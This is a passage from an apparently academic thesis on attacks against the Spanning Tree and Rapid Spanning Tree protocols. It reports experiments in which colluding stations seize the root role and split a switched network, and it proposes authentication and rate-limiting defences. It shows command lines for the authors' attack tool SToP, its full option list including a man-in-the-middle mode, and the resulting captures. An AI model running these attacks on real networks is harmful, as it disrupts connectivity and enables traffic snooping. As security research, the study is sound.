root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:29:58.488749 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0

```

The traces presented are for stations 1 and 5 (both on eth0) and are divided into three time slots by ellipses: the first one corresponds to the period when the attack is launched, the second one is meant to capture the propagation of the Topology Change Notifications after the link between switches 6 and 3 is disconnected and the third one encompasses the ping probes from station 2 to station 6.

Figure 7.13 shows the original spanning tree topology and figure 7.14 the topology under attack (and changes corresponding to the link disconnection).




Figure 7.13: Original Spanning Tree




Figure 7.14: Modified Spanning Tree under internal role claiming attack

The traces from station 5 show that the attacker is able to engage in an active node in the tree (the *root path cost* advertised on the link between switch 5 and station 5 changes from 60,000 to 30,000). Also Topology Change Notifications issued by station 6 as a consequence of the link disconnection are received by eth0 (but not propagated to eth1, as traces from station 1 reveal). Lastly, the malicious attacker snoops ping probes.

The traces from station 1 shed some light on the whole process. First, from station 1's perspective, the attacker is fully transparent (as opposed to root role-claiming attacks, where the new root ID is broadcast with every BPDUs). Second, change notifications never arrive at this station as a consequence of the Topology Change Notification neglect feature hardcoded into the attacker. Finally, ping traffic is not normally<sup>28</sup> snooped by stations being serviced from switches unless those stations are source or destination of the ICMP messages.

### Tree Segmentation Attack

This attack requires two or more colluding single-homed stations, each of which carries out a single-homed root role-claiming attack, and all stations advertise the same bridge ID, one that is lower than the current root ID and hence eligible to claim the root role.

<sup>28</sup>Once the switch has built its forwarding table and all ARP requests and corresponding replies have been served, it is a truly switched environment.

**Experiment #9A**

The network setup for this experiment is presented in figure 7.8. Station 5 targets switch 5 with a single-homed root role claiming attack. Station 2 does the same with switch 2 (advertising the same bridge ID as station 5, lower than current root ID). 120 seconds after both attacks begin, ping probes are started from station 6 to station 4, from station 3 to station 6, from station 1 to station 3 and from station 4 to station 1. Appendix B-10 has a more detailed traffic capture for this experiment.

-On Station 2 eth0-

```
[root@Server2 code]# ./SToP -d eth0 -o3 -t1 -R -b 8000.00:01:e6:08:28:c0
17:45:51.259463 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:09:28:c0 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:45:53.260394 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:1a:80.8002
root 8000.00:01:e6:09:28:c0 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:45:55.000025 802.1w RSTP config ( PROP DES ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
...
17:47:53.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
17:47:53.046987 arp who-has 10.0.6.1 tell 10.0.3.1
17:47:54.044068 arp who-has 10.0.6.1 tell 10.0.3.1
17:47:55.000015 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8005
root 8000.00:01:e6:08:28:c0 pathcost 0 age 2 max 20 hello 2 fdelay 18 Vilength 0
```

-On Station 5 eth0-

```
[root@Server5 code]# ./SToP -d eth0 -o3 -t1 -R -b 8000.00:01:e6:08:28:c0
17:44:50.673216 802.1w RSTP config ( PROP DES FORW AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
17:44:52.194673 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:28:c0 pathcost 80000 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:44:52.672860 802.1w RSTP config ( DES FORW ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:28:c0 pathcost 80000 age 6 max 20 hello 2 fdelay 18 Vilength 0
...
17:46:54.000014 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
17:46:54.556585 arp who-has 10.0.1.1 tell 10.0.4.1
17:46:55.549874 arp who-has 10.0.1.1 tell 10.0.4.1
17:46:56.000011 802.1w RSTP config ( DES FORW AGREE ) 8000.00:01:e6:08:28:c0.8008
root 8000.00:01:e6:08:28:c0 pathcost 0 age 6 max 20 hello 2 fdelay 18 Vilength 0
```

```
17:46:56.549803 arp who-has 10.0.1.1 tell 10.0.4.1
17:46:57.579829 arp who-has 10.0.1.1 tell 10.0.4.1
```

The traces confirm that both attacker machines succeed in forcing the victim switches to regard them as new roots (in traces before ellipses, Root Bridge ID changes from: 00:01:e6:09:28:c0 to 00:01:e6:08:28:c0, and *root path cost* goes to 0). The tree segments as a byproduct of the coordinated attack (see figure 7.16). Traces after the ellipses show the fragmentation to which the network is subjected to (ARP requests are never replied).

The tree topologies for this experiment are shown in figure 7.15 and 7.16. Figure 7.15 shows the tree organization before the attack is launched. Figure 7.16 shows how the original tree is rearranged and segmented into two isolated subtrees.




Figure 7.15: Original Spanning Tree




Figure 7.16: Tree segmentation under attack

The result of the ping probes are shown below:

```
-On Station 1 eth0-
[root@Server1 scripted_pings]# ping 10.0.3.1
PING 10.0.3.1 (10.0.3.1) 56(84) bytes of data.
64 bytes from 10.0.3.1: icmp_seq=1 ttl=64 time=0.591 ms
64 bytes from 10.0.3.1: icmp_seq=2 ttl=64 time=0.227 ms
64 bytes from 10.0.3.1: icmp_seq=3 ttl=64 time=0.224 ms
64 bytes from 10.0.3.1: icmp_seq=4 ttl=64 time=0.246 ms
64 bytes from 10.0.3.1: icmp_seq=5 ttl=64 time=0.253 ms
...
```

```
-On Station 3 eth0-
[root@Server3 scripted_pings]# ping 10.0.6.1
PING 10.0.6.1 (10.0.6.1) 56(84) bytes of data.
From 10.0.3.1 icmp_seq=1 Destination Host Unreachable
From 10.0.3.1 icmp_seq=2 Destination Host Unreachable
From 10.0.3.1 icmp_seq=3 Destination Host Unreachable
From 10.0.3.1 icmp_seq=4 Destination Host Unreachable
```



```
From 10.0.3.1 icmp_seq=5 Destination Host Unreachable
...

-On Station 4 eth0-
[root@Server4 scripted_pings]# ping 10.0.1.1
PING 10.0.1.1 (10.0.1.1) 56(84) bytes of data.
From 10.0.4.1 icmp_seq=1 Destination Host Unreachable
From 10.0.4.1 icmp_seq=2 Destination Host Unreachable
From 10.0.4.1 icmp_seq=3 Destination Host Unreachable
From 10.0.4.1 icmp_seq=4 Destination Host Unreachable
From 10.0.4.1 icmp_seq=5 Destination Host Unreachable
...

-On Station 6 eth0-
[root@Server6 scripted_pings]# ping 10.0.4.1
PING 10.0.4.1 (10.0.4.1) 56(84) bytes of data.
64 bytes from 10.0.4.1: icmp_seq=1 ttl=64 time=0.549 ms
64 bytes from 10.0.4.1: icmp_seq=2 ttl=64 time=0.222 ms
64 bytes from 10.0.4.1: icmp_seq=3 ttl=64 time=0.239 ms
64 bytes from 10.0.4.1: icmp_seq=4 ttl=64 time=0.223 ms
64 bytes from 10.0.4.1: icmp_seq=5 ttl=64 time=0.227 ms
```

All the bridges in the network receive two advertisements on the same new root, with different *root path cost* parameters. Since only the shortest route is selected (and the alternatives routes are blocked) this yields a tree segmented in subtrees (as many as attacking machines). Connectivity still holds within each subtree, but not among nodes arranged in different subtrees, as confirmed by the ping probes.

## Chapter 8

# Future Work

In order to increase the protocol robustness, a number of measures must be taken. CISCO [6, 7] has proposed two features -BPDU Guard<sup>29</sup> and ROOT Guard<sup>30</sup> - that might mitigate some of these attacks at the expense of losing flexibility and complicating the administration. We look at less restrictive countermeasures, more oriented towards anomaly detection theory, that will hopefully mitigate the described attacks without sacrificing some protocol benefits:



Figure 8.1: Addition of MAC to BPDU messages

1. Incorporate authentication into the BPDU messages (figure 8.1). This modification tackles the main drawback of the protocol. The practical implementation of this concept assumes some complicated issues such as key management protocols to distribute the cryptographic keys appropriately among all the intervening bridges, but it would solve the problem of spoofed addresses in BPDUs. Even if a system with a valid key

<sup>29</sup>Disables ports upon reception of BPDU and hence does not allow BPDU messages received through those ports to influence the STP topology.

<sup>30</sup>Disables ports who would become the root bridge due to their BPDU advertisement

were compromised, the attacker would take longer to generate valid BPDU packets. So, by incorporating a BPDU message digest as part of the L2 message, an attacker would need to expend more computing power to append a valid message digest. This limits the attacker's capacity to generate a high volume of valid messages in a short time. If the attacker cannot compromise a bridge, then the attacker's messages will not be authenticated, and legitimate bridges will discard them. This must be combined with the next measure, otherwise it would make DoS attacks even more devastating.

2. Implement BPDU parsing rate limitations in the form of a parameter related to the number of switches in the network. This is, constrain the number of BPDU messages per *hello time* that a certain port is obliged to process. In a network comprised of  $n$  switches, no more than  $n-1$  BPDU messages should be expected in the worst case, unless the network is being expanded with new switches (in which case deployment delays of a few seconds are absolutely tolerable). It is important that this parameter be manageable by the administrator of the network, who should be aware of the number of switches interconnecting the network. From an intrusion detection perspective, if a certain switch detects more than  $n$  BPDU messages on a single port per *hello time*, it must be treated as an anomaly and that port should be flagged as *non-trusted* for closer monitoring. This countermeasure will not stop BPDU storms from occurring, but at least it will require several compromised hosts to generate them with some minor potential of success.
3. At every bridge, keep a mirrored data structure (*backup table*) of the forwarding table that gets synchronized with the latter with the reception of Configuration Message BPDU messages (or eventually, if none of these arrive in a period of time, implement a reasonable timeout for synchronization). The rationale behind this backup table is to allow validation of new table entries generated in the last *hello time*, preserving previous entries from being maliciously flushed to accommodate bogus entries freshly generated. With some extra logic, this solution might also be used to mitigate MAC poisoning attacks.

4. Give priority of processing to BPDUs claiming to come from bridges with active entries in the backup table. Since the backup table supposedly contains validated entries, it is crucial to the resiliency of the topology to dedicate most the of the CPU cycles of the switch to compute meaningful entries. This avoids being swamped by bogus operations that lead (as shown in the experimentation) to loop forming and thus performance degradation. Switches should not become unstable (and not able to adequately participate in the STP), by being forced to process too much data of untrusted sources.
5. Use a penalization timeout with exponential growth on recidivism, to disable temporarily processing BPDUs from *misbehaving ports* that receive more BPDUs per *hello time* than the stipulated limit *n*, or ports that receive more than one BPDU with a corrupted message digest per *hello time*. This defines the criteria to characterize a *misbehaving* port. The purpose of penalizing ports whose behavior deviates from what it is stipulated as normal constitutes an active response against protocol abuse attempts.
6. If any port is found misbehaving, flush its new entries from the forwarding table and restore old entries from the backup table at synchronization time. In other words, roll back forwarding table entries to the validated entries in the backup table.
7. Incorporate a TC timer that will be started after a bridge transmits a Topology Change Notification and reset when the corresponding Configuration Message BPDU with the Topology Change flag set on acknowledging that situation is received. If the timer expires without receiving any Configuration Message BPDUs notifying the Topology Change, send another Topology Change Notification up the tree. After a second timeout expiration treat the current Root Bridge as misbehaving, ignore further BPDUs coming from it, and recompute the STA tree-wide. The reason is that all the bridges that participate in the notification should enforce the expected behavior from the Root Bridge. A new mechanism has to be added to the protocol to allow a group of bridges to trigger spanning tree recomputation in the rest of the bridges to isolate the misbehaving bridge and separate it from the active spanning tree topology.

The implementation of this involves trust issues and perhaps the participation of a trusted third party. If correctly implemented, this mechanism will prevent the attacks described in 5.2.1 and 5.2.2.

8. As suggested in [20], rule out *underpowered* bridges (bridges with inadequate computing power to accurately participate in the STP within a given network). The manufacturer should provide in the specifications the maximum number of BPDUs per *hello time* that a particular bridge can handle. This again refers to the ability of the switch to handle the computational pressure of steady state STA operations under normal conditions of the network, with a certain security margin. This allows the network designer to plan for a certain degree of unforeseen load conditions and still have some assurance that loops are being avoided by a robust STA implementation.
9. Although STP and RSTP were originally conceived to require a minimum amount of administrative overhead, sound administrative practices must be followed in special cases such as L2 providers (as residential users have no need at all for BPDUs) or WiFi base stations (as air ports do not need to broadcast BPDUs, unless bridges are connected via wireless trunks, in which case BPDUs should only be enabled on trunking ports) to disable R/STP as a preventative measure.

We plan to develop a Linux kernel module (LKM) derived from the Linux bridging source code (included in kernel 2.4 [15]). This LKM should incorporate the following features:

- RSTP compatibility (currently not implemented)
- Message authentication support with MAC (a good candidate scheme is [4])
- Backup forwarding table functionality
- BPDU throttling capabilities
- BPDU parsing prioritization
- TC timers and associated logic

Tcpdump will be extended to recognize the inclusion of Message Authentication Codes (MAC) in the messages.

In addition, we propose the following experiments to validate the effectiveness of the solutions and their implementation:

1. *Variability of the efficiency of the attacks with the load state of the network*

The purpose of this experiment is to determine how much influence underpowered bridges have on the stability of the original protocol. For this experiment a testbed similar to that depicted in figure 6.1 will be arranged with Linux workstations equipped with multiple fast-ethernet cards playing the role of switches. In order to vary the load condition on the network with the appropriate level of granularity, several FTP sessions involving different pair of stations will be incrementally added as background traffic while the different attacks are conducted.

2. *Perception of network performance degradation at different layers of the protocol stack*

The idea is to determine how performance degradation from these attacks at layer 2 affects protocol performance at higher layers. Upper layers rely on services provided by lower layers. If a L2 protocol is degraded by a denial of service attack (such as discussed above), what is the effect on a layer 3, 4, or 7 protocol or application? The same testbed as in the previous experiment would be used here. Different protocol benchmarks, such as pings for ICMP, Treno [21] for TCP, and Webstone [16] for HTTP, will be run first without attacks at L2, and then with attacks at L2, under varying conditions of load and use.

3. *Efficiency of the proposed countermeasures against the flooding attacks*

If the countermeasures designed to avoid the formation of loops are effective with the flooding attacks, the perceived network performance degradation should be significantly lower and the stability of the network should not suffer a great deal.

4. *Feasibility of the proposed defense against the topology engagement attacks in section 5.2*

The topology engagement attacks will be tested with the LKM that incorporates the logic to collaboratively detect a misbehaving root bridge. The soundness of the Topology Change timers solution will be put to test. Still the traffic snooping attacks, if correctly implemented are impossible to detect unless the network administrator maintains a secure database of authorized bridge IDs that complement the previously proposed countermeasures.

5. *Quantification of the overhead of the proposed solution*

The solutions proposed impose overhead on both the traffic bandwidth and the computational tasks of the bridges. Packets are expanded with a message digest, what implies more data traffic per hello time. More importantly, the bridges will have to verify through relatively expensive cryptographic operations the validity of the messages digest to decide on packet destiny. To this end, convergence times will be measured on the setup with and without the LKM. Topology changes will be induced and responses will be observed in both cases. It is of particular interest to study the adequacy of the solution to cope with heavy load conditions in the network. The issue of underpowered bridges takes special meaning in this experiment.

6. *Scalability of the solution*

By adding more complex logic to the protocol, questions are naturally raised about the scalability of the solution. The number of Linux boxes with the LKM will be incremented progressively and the attacks will be conducted in both scenarios (with and without the LKM). The stability of the solution will be tested with a network comprised of a considerable amount of switches under attack.

If the experiments show that the proposed solutions are effective to mitigate the described attacks and scale up to adequately address large networks, then the enhanced version of RSTP could indeed be consider as a robust and attractive alternative to prevalent L3 switching schemes in CANs and LANs.

## Chapter 9

# Conclusions

Business trends indicate that many broadband access providers are considering L2 services for the last mile to the user. Additionally, in big corporate LANs and CANs, a homogeneous L2 switching architecture is threatening to replace L3 switching and dynamic routing protocols with sound administrative and economical arguments. It is imperative to guarantee performance arguments as well, in order to promote the success of this flat L2 architecture. In this sense, some complications originated in the lack of robustness of STP implementations have seriously affected services of vital importance to our society [24]. In both scenarios described above, RSTP seems to be of irrefutable value to leverage system administration needs. In this work, different attacks to R/STP with important impact on their resiliency are discussed. The conceptual idea behind the attacks is to exploit the lack of authentication of BPDU messages to disrupt the normal operation of the protocol. Important performance degradation is attained in the experimented network setup due to the success of the attack tool in either creating loops in the topology (STP) or preventing tree formation (RSTP). Furthermore, the effectiveness of the attack tool in gaining an active role in the topology seriously compromises the resiliency of the network. VLAN and Layer 3 transparent traffic snooping are serious consequences of this type of attack. From the analysis of the protocol weaknesses, new potential enhancements to RSTP are presented. Although these enhancements might have an impact on performance, they attempt a non-trivial endeavor: to mitigate design flaws in the original specifications of the protocols. Consequently, a comprehensive set of experiments to test the validity and effectiveness of



the proposed solutions is designed.

# Bibliography

- [1] ANSI/IEEE std.  
**802.1d: MAC Bridges.** 1998 edition.
- [2] ANSI/IEEE std.  
**802.1q: IEEE standard for local and metropolitan area networks: Virtual Bridged Local Area Networks.** 1998 edition.
- [3] ANSI/IEEE std.  
**802.1w: MAC Bridges, Ammendment 2: Rapid Reconfiguration.** 2001 edition.
- [4] Black J. and Rogaway P.  
**A Block-Cipher Mode of Operation for Parallelizable Message Authentication.** Advances in Cryptology - CRYPTO '02, Lecture Notes in Computer Science, Springer-Verlag, 2002.
- [5] Boston T.  
**The Insider Threat.**  
[http://www.sans.org/rr/securitybasics/insider\\_threat2.php](http://www.sans.org/rr/securitybasics/insider_threat2.php)
- [6] CISCO Technotes.  
**Spanning-Tree Portfast BPDU Guard Enhancement.**  
<http://www.cisco.com/warp/public/473/65.html>
- [7] CISCO Technotes.  
**Spanning-Tree Protocol Root Guard Enhancement.**  
[http://www.cisco.com/en/US/tech/tk389/tk621/technologies\\_tech\\_note09186a00800ae96b.shtml](http://www.cisco.com/en/US/tech/tk389/tk621/technologies_tech_note09186a00800ae96b.shtml)
- [8] Convery S.  
**Hacking Layer 2: Fun with Ethernet switches.** BlackHat Briefings. USA 2002.
- [9] Daniels T. and Spafford E.  
**Identification of Host Audit Data to Detect Attacks on Low-Level IP Vulnerabilities.** Journal of Computer Security 7(1) - 1999.
- [10] D. Minoli et al.  
**Ethernet Based Metro Area Networks.** 1st edition, 2002 - Mc Graw Hill.
- [11] Dug Song.  
**Libdnet: a portable interface for low-level networking routines.**  
<http://libdnet.sourceforge.net>
- [12] Ferguson P. et al.  
**Defeating Denial of Service Attacks which employ IP Source Address Spoofing.** IETF RFC 2267 - January 1998.
- [13] Fischbach N., Lacoste-Seris S.  
**Protecting your IP network infrastructure.** BlackHat Briefings. Amsterdam 2001.
- [14] Fischbach N.  
**Denis de Service et Vers: Attaques, detection et protection.** JSSI 2002.
- [15] Linux kernel development.  
**The linux kernel.**  
<http://www.kernel.org>
- [16] Mindcraft Inc.  
**Webstone.**  
<http://www.leo.org/~elmar/nttcp/>

- [17] Neumann P.  
**Inside risks: risk of insiders.**  
Communications of the ACM - Volume 42 , Issue 12 (December 1999).
- [18] Needham R.  
**Denial of Service: an example.** Communications of the ACM - Volume 37 , Issue 11 - November 1994.
- [19] Paxson V.  
**An analysis of using reflectors for distributed denial-of-service attacks.** ACM SIGCOMM Computer Communication Review - Volume 31 , Issue 3 - July 2001.
- [20] Perlman, R.  
**Interconnections: bridges, routers, switches and internetworking.** 2nd edition, 2000 - Addison Wesley.
- [21] Pittsburgh Supercomputing Center (PSC), Carnegie Mellon University.  
**Treno.**  
[http://www.psc.edu/networking/treno\\_info.html](http://www.psc.edu/networking/treno_info.html)
- [22] Schuba C., Krsul I., Kuhn M., Spafford E., Sundaram A., and Zamboni D.  
**Analysis of a Denial of Service Attack on TCP.** Proceedings of the 1997 IEEE Symposium on Security and Privacy - pp. 208-223 - May 1997.
- [23] Seifert, Rich.  
**The Switch Book.** 2000 - John Wiley & Sons.
- [24] Slashblog - krgreiner.com.  
**Got Paper?.**  
<http://www.krgreiner.com/2002/11/27.html>
- [25] Sourceforge Bridging Project.  
**Layer 2 ethernet bridging with Linux.**  
<http://bridge.sourceforge.net/>
- [26] Van Jacobson et al.  
**Tcpdump: a network traffic dumper.**  
<http://www.tcpdump.org> .
- [27] Saltzer and Schroeder.  
**The protection of information in computer systems.**  
Proceedings of the IEEE. Vol 63 - Nro 9 (Sept 75). pp 1278-1308.

## Appendix A: Command Line Options for SToP

```
[root@Server6 code]# ./SToP -h
usage: ./SToP <optional parameters>
```

Optional parameters:

```
-a <time lapse>      Message Age (default from captured STP)
-b <MAC addr>         Bridge ID: XXXX.XX:XX:XX:XX:XX (default from captured STP)
-B                   Broadcasts messages to FF:FF:FF:FF:FF:FF
-c <distance>         Max Root Path Cost (default: random bound by captured STP)
-d <device>          Main network Device (default = eth0)
-e <time lapse>      Hello Time (default from captured STP)
-f                   Topology Change Flag -bit 1- (default from captured STP)
-g                   Agreement Flag -bit 7- (default from captured STP)
-G                   Flood on Gb Eth interface (default Fast Eth)
-I                   Internal Node Role. Engages in STP as a new internal node.
-l                   Learning Flag -bit 5- (default from captured STP)
-m <time lapse>      Maximun Age (default from captured STP)
-M                   Performs MITM attack. Captures GVRP packets. Forwards others.
-n                   Notification/Proposal Flag -bit 2- (default from captured STP)
-o <# octets>         Octets of BridgeID to preserve [0-6] (default 0)
-p                   Random Port ID (default from captured STP)
-P <role>             Port Role -bits 3&4- (0: Unknown, 1: Altern. or Back-up, 2: Root, 3: Design.)
-r                   Advertises source as new Root (default: preserve existing Root)
-R                   Sends just a BPDU per hello time claiming Root role in the ST
-t <type>             Type of BPDU message:
                        0 -> Conf. mesg STP (default)
                        1 -> Conf. mesg RSTP
                        2 -> TCN mesg
                        3 -> Conf. mesg STP & RSTP (partial mix)
                        4 -> Conf (STP & RSTP) & TCN mesg (total mix)
-v                   Version of the program
-w                   Forwarding Flag -bit 6- (default from captured STP)
-y <time lapse>      Forward Delay (default from captured STP)
-h                   Displays this message
```

## Appendix B-1: Captured trace snippets from experiment 2A

-On Switch 5-

```

10:45:27.324593 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:14:51 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
10:45:27.719901 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:02:cf pathcost 220000 age 11 max 20 hello 2 fdelay 18 Vilength 0
10:45:29.463088 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:02:cf pathcost 220000 age 11 max 20 hello 2 fdelay 18 Vilength 0
10:45:31.461879 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:02:cf pathcost 220000 age 11 max 20 hello 2 fdelay 18 Vilength 0
10:45:32.528004 802.1w RSTP config ( TC DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:02:cf pathcost 240000 age 12 max 20 hello 2 fdelay 18 Vilength 0
10:45:32.528435 802.1w RSTP config ( TC PROP DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:02:cf pathcost 240000 age 12 max 20 hello 2 fdelay 18 Vilength 0
10:45:33.568483 802.1w RSTP config ( TC PROP DES LEARN AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:02:cf pathcost 240000 age 12 max 20 hello 2 fdelay 18 Vilength 0
10:45:35.513673 802.1w RSTP config ( TC PROP DES LEARN AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:02:cf pathcost 240000 age 12 max 20 hello 2 fdelay 18 Vilength 0
10:45:36.190207 802.1w RSTP config ( TC DES LEARN ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:36.190644 802.1w RSTP config ( TC PROP DES LEARN ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:37.135672 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:08:15:03 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
10:45:38.410170 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:10:62 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
10:45:39.172465 802.1w RSTP config ( TC DES ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:09:13 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
10:45:40.250260 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:3a:00.8005
root 8000.00:01:e6:00:02:cf pathcost 360000 age 18 max 20 hello 2 fdelay 18 Vilength 0

```

-On Switch 4-

```

10:45:26.091023 802.1w RSTP config ( DES LEARN ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:08:a8:0a pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:27.188046 802.1w RSTP config ( TC DES ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:00:0e:33 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:28.269005 802.1w RSTP config ( TC DES ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:00:02:f0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:29.710863 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:00:02:f0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:31.867995 802.1w RSTP config ( PROP DES AGREE ) 8000.00:01:e6:09:28:c0.8004

```

```

root 8000.00:01:e6:00:02:f0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:33.961309 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:00:02:f0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:33.963915 802.1w RSTP config ( TC DES ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:09:28:c0 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
10:45:33.964342 802.1w RSTP config ( TC PROP DES ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:09:28:c0 pathcost 0 age 0 max 20 hello 2 fdelay 18 Vilength 0
10:45:33.967605 802.1w RSTP config ( TC DES ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:08:f1:16 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:34.976840 802.1w RSTP config ( TC DES ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:01:7e:8b pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:37.039997 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:00:61:12 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:37.408858 802.1w RSTP config ( TC DES ) 8000.00:01:e6:09:28:c0.8004
root 8000.00:01:e6:00:0f:96 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0

-On Switch 1-
10:45:27.299778 802.1w RSTP config ( TC PROP DES LEARN ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:00:09:aa pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
10:45:29.295286 802.1w RSTP config ( TC PROP DES LEARN ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:00:09:aa pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
10:45:30.385494 802.1w RSTP config ( TC DES LEARN ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:30.385955 802.1w RSTP config ( TC PROP DES LEARN ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 20000 age 1 max 20 hello 2 fdelay 18 Vilength 0
10:45:30.389228 802.1w RSTP config ( TC DES ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:24:47 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
10:45:30.682912 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:08:24:47 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
10:45:31.926889 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:01:45:a8 pathcost 40000 age 2 max 20 hello 2 fdelay 18 Vilength 0
10:45:32.613772 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:00:09:aa pathcost 100000 age 5 max 20 hello 2 fdelay 18 Vilength 0
10:45:33.813636 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
root 8000.00:01:e6:09:28:c0 pathcost 80000 age 4 max 20 hello 2 fdelay 18 Vilength 0
10:45:34.672115 802.1w RSTP config ( TC PROP DES AGREE ) 8000.00:01:e6:1a:be:80.8001
